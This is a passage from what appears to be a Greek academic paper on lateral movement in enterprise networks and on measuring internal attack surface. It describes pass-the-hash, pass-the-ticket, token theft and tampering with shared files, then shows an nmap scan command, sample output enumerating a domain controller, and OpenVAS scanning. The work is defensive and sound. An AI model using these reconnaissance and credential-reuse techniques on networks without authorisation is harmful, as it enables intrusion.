Στα δίκτυα μεγάλων επιχειρήσεων είναι σύνηθες να υπάρχουν εργαλεία ανάπτυξης λογισμικού και διαχείρισης δικτύου τα οποία είτε είναι εξατομικευμένα και δημιουργημένα εσωτερικά, είτε είναι αγορασμένα αλλά πεπαλαιωμένα. Σαν αποτέλεσμα, αυτά δεν υποστηρίζονται πλέον και παραμένουν ευάλωτα σε κακόβουλες επιθέσεις. Έτσι, ο επιτιθέμενος μπορεί να αποκτήσει διαχειριστική πρόσβαση στο δίκτυο εκμεταλλευόμενος τις τρωτότητες των λογισμικών και να κινηθεί παραπλεύρως στο δίκτυο.

2.8 Παραποίηση Διαμοιρασμένων Αρχείων

Οι κοινόχρηστοι χώροι αποτελούν σημείο ενδιαφέροντος για έναν επιτιθέμενο. Με τα κατάλληλα δικαιώματα χρήστη, αρχεία που βρίσκονται σε διαμοιρασμένους δικτυακούς δίσκους ή γενικά σε διαδικτυακούς αποθηκευτικούς χώρους μπορούν να παραποιηθούν προσθέτοντας σε αυτά κακόβουλο κώδικα. Όταν ο νόμιμος χρήστης τα αναζητήσει και τα εκτελέσει, μεταφέρει παράλληλα το κακόβουλο λογισμικό ανοίγοντας με αυτόν τον τρόπο τον δρόμο στον επιτιθέμενο για να κινηθεί περαιτέρω μέσα στο δίκτυο.

2.9 Χρήση Εναλλακτικού Υλικού Αυθεντικοποίησης

Το ιδανικό για έναν επιτιθέμενο είναι να αποκτήσει τα συνθηματικά ενός χρήστη και ακόμα καλύτερα ενός διαχειριστή. Όμως εκτός από το όνομα χρήστη και τον κωδικό μπορεί να προσπεράσει το στάδιο της αυθεντικοποίησης χρησιμοποιώντας εναλλακτικά υλικό που αντιστοιχεί στα συνθηματικά, όπως το hash του κωδικού, τα kerberos tickets, κωδικούς που επανα-χρησιμοποιούν οι χρήστες για άλλες ευάλωτες εφαρμογές, ή ακόμα και συνεδρίες που δεν έχουν λήξει ακόμα. Αναλυτικότερα:

- **Pass the Hash (PtH)**: Ο επιτιθέμενος υποκλέπτει το hash του κωδικού ενός χρήστη (παρακολουθώντας την κίνηση δικτύου) και το χρησιμοποιεί αντί του κωδικού απλού κειμένου (cleartext) σε περιπτώσεις αυθεντικοποίησης όπου, κατά τον έλεγχο της πρόσβασης, το cleartext password μπορεί να παρακαμφθεί και να χρησιμοποιηθεί αντί αυτού, το hash.
- **Pass the ticket (Kerberos):** Η αυθεντικοποίηση χρηστών μέσω kerberos χρησιμοποιεί tickets σε δεύτερο στάδιο αυθεντικοποίησης. Οι κάτοχοι τέτοιων tickets έχουν πρόσβαση στα συστήματα χωρίς να χρειάζονται τα συνθηματικά. Συνήθως η υποκλοπή (forging a session key) τέτοιων tickets γίνεται για να αποκτήσει ο επιτιθέμενος αρχική πρόσβαση σε ένα σύστημα.
- **Application Access Token** Ο επιτιθέμενος εκμεταλλευόμενος τις κακές πρακτικές των χρηστών (επαναχρησιμοποίηση στοιχείων αυθεντικοποίησης σε διάφορα προγράμματα) καθώς και ευπάθειες λογισμικού, υποκλέπτει στοιχεία αυθεντικοποίησης χρηστών (cleartext passwords, hashes or tokens) από εφαρμογές κοινωνικών δικτύων και όχι μόνο, και τα χρησιμοποιεί για να πάρει πρόσβαση σε υπηρεσίες, πληροφορίες ή στοιχεία δικτύου το οποίο στοχεύει.
- **Web Session Cookie:** Στην περίπτωση αυτή ο επιτιθέμενος υποκλέπτει συνεδρίες στις οποίες ένας χρήστης έχει ήδη αυθεντικοποιηθεί και παραμένουν ενεργές. Δύναται επίσης να υποκλέψει session cookies για να αυθεντικοποιηθεί σε εφαρμογές και υπηρεσίες ιστού.

3 Αποτροπή πλευρικών κινήσεων

Για να αποφύγουμε οποιαδήποτε πλευρική κίνηση εντός του δικτύου μας, ή ακόμα και να αποτρέψουμε την κίνηση του επιτιθέμενου μέσα σε αυτό, θα πρέπει αρχικά να αποκτήσουμε επίγνωση της κατάστασης του περιβάλλοντος του δικτύου. Θα πρέπει να συλλέξουμε δεδομένα τα οποία θα μας βοηθήσουν να καταλάβουμε πώς μπορεί να επηρεαστεί το περιβάλλον αυτό και πώς θα μπορούσαν να συνδυαστούν οι διάφορες τακτικές-τεχνικές και διαδικασίες (TTPs - Tactics-Techniques and Procedures) έτσι ώστε να οδηγήσουν έναν κακόβουλο χρήστη σε επίθεση.

Συγκεντρώνοντας κάθε τρωτά σημεία του περιβάλλοντος, πρέπει να τα αναλύσουμε, να τα αξιολογήσουμε, και στο τέλος να προσπαθήσουμε να τα εξαλείψουμε. Η διαδικασία αυτή πρέπει να εκτελείται είτε ανα τακτά διαστήματα, είτε όταν κάποιο στοιχείο του δικτύου μας αλλάζει. Μόνο έτσι μπορεί να διατηρηθεί το επίπεδο ασφάλειας στο οποίο έχουμε φτάσει.

4 Εσωτερική Επιθετική Επιφάνεια

Με την έννοια εσωτερική επιθετική επιφάνεια νοούμε το εύρος στο οποίο μπορεί να εκτίθεται ένα δίκτυο σε επιθετικές ενέργειες που μπορούν να προκληθούν καθώς ένας επιτιθέμενος κινείται εχθρικά εντός αυτού, εκμεταλλευόμενος ευπάθειες λογισμικού, λανθασμένες ρυθμίσεις και γενικά λανθασμένες ενέργειες είτε διαχειριστών είτε χρηστών αυτού. Αν λοιπόν ένα δίκτυο είναι ευπαθές τότε ένας επιτιθέμενος δύναται να χρησιμοποιήσει μία απο τις τεχνικές πλευρικών κινήσεων και να πάρει πρόσβαση σε αντικείμενα ή υπηρεσίες που επιθυμεί. Μετρώντας την εσωτερική επιθετική επιφάνεια ενός δικτύου, ανα τακτά διαστήματα, έχουμε τη δυνατότητα να ανακαλύψουμε τις τρωτότητές του και να επιχειρήσουμε να τις ελαχιστοποιήσουμε.

5 Διαδικασία Υπολογισμού εσωτερικής επιθετικής επιφάνειας

Αρχικά, για να υπολογίσουμε την εσωτερική επιθετική επιφάνεια ενός δικτύου, χρειαζόμαστε την καταγραφή κάθε στοιχείου του, είτε αυτό πρόκειται για υλικό είτε για λογισμικό.
Κατόπιν, μελετώντας το, πρέπει να κατανοήσουμε πώς κινούνται τα δεδομένα μέσα στο δίκτυο. Με αυτόν τον τρόπο θα εντοπίσουμε τα αγαθά που χρίζουν προστασίας αλλά και τα μονοπάτια που είναι ευάλωτα σε επιθέσεις. Επίσης, όλες οι συνδεδεμένες συσκευές πρέπει να ελεγχθούν για τρωτότητες και αδυναμίες σε όλα

τα επίπεδα. Ξεκινώντας από λανθασμένες δικτυακές ρυθμίσεις και φτάνοντας ακόμα και σε εσφαλμένη χρήση ενός προσωπικού υπολογιστή. Έλεγχος θα πρέπει να γίνει ακόμα και στις τυχόν εφαρμογές ιστού του συγκεκριμένου δικτύου. Τέλος θα πρέπει να αναγνωρίσουμε και να καταγράψουμε τη συμπεριφορά των χρηστών, να καθοριστεί ο σκοπός χρήσης του συστήματος, και να εφαρμοστούν καλές πρακτικές. Συνοψίζοντας θα πρέπει να πραγματοποιήσουμε τα εξής:

- Απογραφή δικτύου
- Απογραφή λογισμικού
- Εντοπισμός αδυναμιών σε ελεγκτές τομέα, και σε συσκευές δικτύου
- Εντοπισμός αδυναμιών σε εφαρμογές ιστού
- Εντοπισμός αδυναμιών σε επίπεδο τερματικών
- Συμπεριφορά χρηστών, προσδιορισμός σκοπού χρήσης δικτύου/τερματικών

6 Πρακτική εφαρμογή υπολογισμού εσωτερικής επιθετικής επιφάνειας με χρήση εργαλείων ανοιχτού κώδικα.

Στη συνέχεια αποτυπώνεται η πρακτική εφαρμογή του υπολογισμού της εσωτερικής επιθετικής επιφάνειας ενός δικτύου χρησιμοποιώντας αποκλειστικά εργαλεία ανοιχτού κώδικα. Τα εργαλεία αυτά συνήθως χρησιμοποιούνται επιθετικά απο τις κόκκινες ομάδες αλλά μπορούν κάλλιστα να χρησιμοποιηθούν και αμυντικά στην περίπτωση που θέλουμε να ασφαλίσουμε καλύτερα το δίκτυό μας, προσομοιώνοντας κάποιου είδους επίθεσης.

Για την υλοποίηση της διαδικασίας αυτής, βασιστήκαμε σε ένα πρότυπο enterprise δίκτυο, το οποίο περιέχει domain controllers, user / administrator accounts, firewalls, application servers, file servers, switches, routers, clients, δικτυακούς εκτυπωτές καθώς και μονάδες αδιάλειπτης παροχής ηλεκτρικής ενέργειας, όλα συνδεδεμένα στο διαδίκτυο.

Τα βήματα που εκτελέσαμε για την απογραφή και τον εντοπισμό αδυναμιών του δικτύου και των συσκευών του έχουν ώς εξής:

6.1 Απογραφή δικτύου και λογισμικού

Για την καταγραφή του δικτύου, των συσκευών του και του λογισμικού κάθε συσκευής χρησιμοποιήσαμε το Zennmap [17]. Το Zenmap πρόκειται για το φιλικό στο χρήστη γραφικό περιβάλλον του nmap, εργαλείο το οποίο σαρώνει το δίκτυο και ανάλογα με τις επιλογές εσόδου που δίνουμε παίρνουμε την αντίστοιχη έξοδο. Το δίκτυο που εξετάζουμε ανήκει στο υποδίκτυο 10.0.0.0/24.
Έτσι αν στην είσοδο του nmap εκτελέσουμε την εντολή nmap -T4 -A -v 10.0.0.0/24 , τότε αυτό θα σαρώσει το δίκτυο, θα εντοπίσει κάθε συνδεδεμένη συσκευή, μαζί με το λειτουργικό που τη συνοδεύει καθώς και πολλές ακόμα χρήσιμες πληροφορίες όπως ανοιχτές πόρτες, πρωτόκολλα με τα οποία επικοινωνούν μεταξύ τους και υπηρεσίες οι οποίες δύναται να τύχουν εκμετάλλευσης.


Ένα μικρό κομμάτι των αποτελεσμάτων, μεταξύ άλλων, περιέχει τα εξής:

```
Initiating SYN Stealth Scan at 12:56
Scanning 57 hosts [1000 ports/host]
Discovered open port 111/tcp on 10.0.0.25
Discovered open port 3389/tcp on 10.0.0.10
Discovered open port 3389/tcp on 10.0.0.20
Discovered open port 3389/tcp on 10.0.0.150
Discovered open port 135/tcp on 10.0.0.20
Discovered open port 135/tcp on 10.0.0.124
Discovered open port 22/tcp on 10.0.0.44
Discovered open port 22/tcp on 10.0.0.43
Discovered open port 135/tcp on 10.0.0.150
Discovered open port 23/tcp on 10.0.0.41
Discovered open port 135/tcp on 10.0.0.10
Discovered open port 23/tcp on 10.0.0.44
Discovered open port 23/tcp on 10.0.0.43
Discovered open port 5900/tcp on 10.0.0.43
Discovered open port 5900/tcp on 10.0.0.44
Discovered open port 23/tcp on 10.0.0.17
Discovered open port 23/tcp on 10.0.0.15
Discovered open port 139/tcp on 10.0.0.20
Discovered open port 139/tcp on 10.0.0.150
Discovered open port 445/tcp on 10.0.0.20
Discovered open port 445/tcp on 10.0.0.150
.
.
.
.
.
```

Εικόνα 6 Αποτελέσματα Nmap στο δίκτυο 10.0.0.0/24 – Εμφάνιση ανοιχτών θυρών


```
Nmap scan report for 10.0.0.10
Host is up (0.00038s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-01-31 18:00:23Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: [redacted]local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds (workgroup: [redacted])
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: [redacted].local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=[redacted].local
| Issuer: commonName=[redacted].local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-11-02T00:30:12
| Not valid after:  2022-05-04T00:30:12
| MD5:   220e 3991 1d26 38d5 3068 1e1f 6635 1c66
|_SHA-1: f37a beba d7bb fdad 0c42 529a 2c8c 41d8 94f7 1328
|_ssl-date: 2022-01-31T18:06:45+00:00; -1s from scanner time.
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:15:5D:84:6E:03 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Uptime guess: 2.722 days (since Fri Jan 28 19:47:15 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: poseidonas; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Εικόνα 7 Συνέχεια αποτελεσμάτων του Nmap στο δίκτυο 10.0.0.0/24. Απαρίθμιση domain controller.



Εικόνα 8 Συνέχεια αποτελεσμάτων του Nmap στο δίκτυο 10.0.0.0/24. Απαρίθμιση λειτουργικού Windows Server 2016


Παράλληλα πήραμε απεικόνιση της τοπολογίας του δικτύου μαζί με πολύ χρήσιμες πληροφορίες για τις συσκευές του, αλλά και το λογισμικό το οποίο είναι εγκατεστημένο σε αυτές, όπως φαίνεται στην Εικόνα 9.



Εικόνα 9 Τοπολογία Δικτύου

Παρατηρούμε οτι υπολογιστές που έχουν περισσότερες από 6 πόρτες ανοιχτές και συνεπώς αποτελούν αντικείμενο προσοχής, αναπαριστώνται με κόκκινο χρώμα. Την ίδια στιγμή τερματικά που αποτελούν άλλες συσκευές του δικτύου, όπως δρομολογητές ή τείχος προστασίας, αναπαριστώνται με πρόσθετη πληροφορία και ξεχωρίζουν από τα υπόλοιπα τερματικά.
Συνεπώς, η προσοχή μας πρέπει να επικεντρωθεί πάνω σε αυτές τις συσκευές.

Επίσης μπορούμε να ταξινομήσουμε τα αποτελέσματα ανα υπηρεσία και να εντοπίσουμε, για παράδειγμα, σε ποιά τερματικά μπορούμε να συνδεθούμε απομακρυσμένα και συνεπώς να προσπαθήσουμε να εκμεταλλευτούμε υπηρεσίες απομακρυσμένης συνεδρίας (Εικόνα 10) .



Εικόνα 10 Ταξινόμηση Αποτελεσμάτων ανά υπηρεσία


Πλοηγούμενοι μέσα στα αποτελέσματα της σάρωσης του δικτύου καταλαβαίνουμε ποιοί είναι οι πιθανοί στόχοι και έτσι αποκτούμε μία πρώτη γενική εικόνα των ευπαθειών του.

6.2 Εντοπισμός αδυναμιών/ευπαθειών σε ελεγκτές τομέα, και σε συσκευές δικτύου - OpenVas

Για να εντοπιστούν και να αξιολογηθούν οι γνωστές αδυναμίες δικτύων (vulnerabilities), εφαρμογών και υπολογιστών, πρέπει να χρησιμοποιηθεί ένα πρόγραμμα-σαρωτής, σχεδιασμένο ειδικά για αυτόν τον σκοπό. Αυτό πρέπει να είναι απαραιτήτως πλήρως ενημερωμένο για να ανακαλύψει ακόμα και τις τελευταίες αδυναμίες.

Για αυτό τον σκοπό χρησιμοποιήθηκε το OpenVas [18], επίσης εργαλείο ανοιχτού κώδικα. Με τον συγκεκριμένο σαρωτή έχουμε τη δυνατότητα να σαρώσουμε ολόκληρο το δίκτυο ή συγκεκριμένα στοιχεία του, να πάρουμε αναλυτικές αναφορές για την κατάστασή τους (είτε σε ξεχωριστά αρχεία προς περαιτέρω μελέτη, είτε αναπαριστώντας τα γραφικά και διαδραστικά μέσα από το γραφικό περιβάλλον του προγράμματος) καθώς και οδηγίες για την αντιμετώπιση τυχόν αδυναμιών. Εφόσον αντιμετωπίσουμε εν μέρει 'η και εξ' ολοκλήρου αυτές τις αδυναμίες τότε μπορούμε να ξανασαρώσουμε το δίκτυο (ή ξεχωριστά κάποιο στοιχείο του) και το πρόγραμμα να μας ενημερώσει για τη νέα κατάσταση του αλλά και να τη συγκρίνει με την προηγούμενη. Μπορούμε επίσης να ομαδοποιήσουμε τις ευπάθειες που έχουν ανακαλυφθεί και να προσπαθήσουμε να τις επιλύσουμε μαζικά.

Στο δίκτυο που υλοποιήσαμε αυτή τη σάρωση, αναφέρθηκαν 153 τρωτότητες διαφορετικής βαρύτητας, όπως φαίνεται στην Εικόνα 11




Εικόνα 11 Ευπάθειες δικτύου και στοιχείων του

.


Κατόπιν, αφού επιλύσαμε μερικές ευπάθειες, σαρώσαμε εκ νέου συγκεκριμένο υπολογιστή, για να μπορέσουμε να κρίνουμε την πορεία της διαδικασίας και

παρατηρήσαμε οτι κατέβηκε ο δείκτης κρισιμότητας της ευπάθειας του, όπως φαίνεται και στην Εικόνα 12.

